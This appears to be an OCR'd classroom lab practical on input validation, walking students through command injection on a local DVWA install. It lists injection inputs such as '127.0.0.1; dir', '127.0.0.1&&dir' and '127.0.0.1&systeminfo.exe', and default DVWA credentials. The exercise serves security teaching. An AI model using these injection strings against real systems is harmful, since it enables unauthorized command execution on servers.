- Username Validation:
- Password Validation:
- Email Validation:
- Numeric Input Validation:

By sanitizing user input, we can prevent attacks such as cross-site scripting (XSS) and protect the application from data corruption. Here are some examples of input sanitization:

- HTML Tag Sanitization
- Escape Special Characters
- Preventing SQL Injection
- File Path Sanitization
- Preventing Security Vulnerabilities
- Ensuring Data Integrity

IMPLEMENTATION:


STEP 1:


➔ Open XAMMP and start Apache and MySQL services on it.

- Open web browser and type 127.0.0.1/dvwa.


- Setup database and login with below credentials:
  ➔ Username = admin ➔ Password = password

STEP 2: Reset database and set the security to low**.**






STEP 3: Click on Command Injection.




STEP 4:

- Enter the loopback address along with the following formats and try to get the data:
- 127.0.0.1; dir


- 127.0.0.1&dir



- 127.0.0.1&&dir




- 127.0.0.1|dir




- 127.0.0.1||dir

- 127.0.0.1&ipconfig



- 127.0.0.1&ls

- 127.0.0.1&systeminfo.exe



Conclusion: After performing this practical we learnt about Input validation and sanitization: Students can be given hands-on experience in testing the input validation and sanitization mechanisms of a web application and identifying vulnerabilities.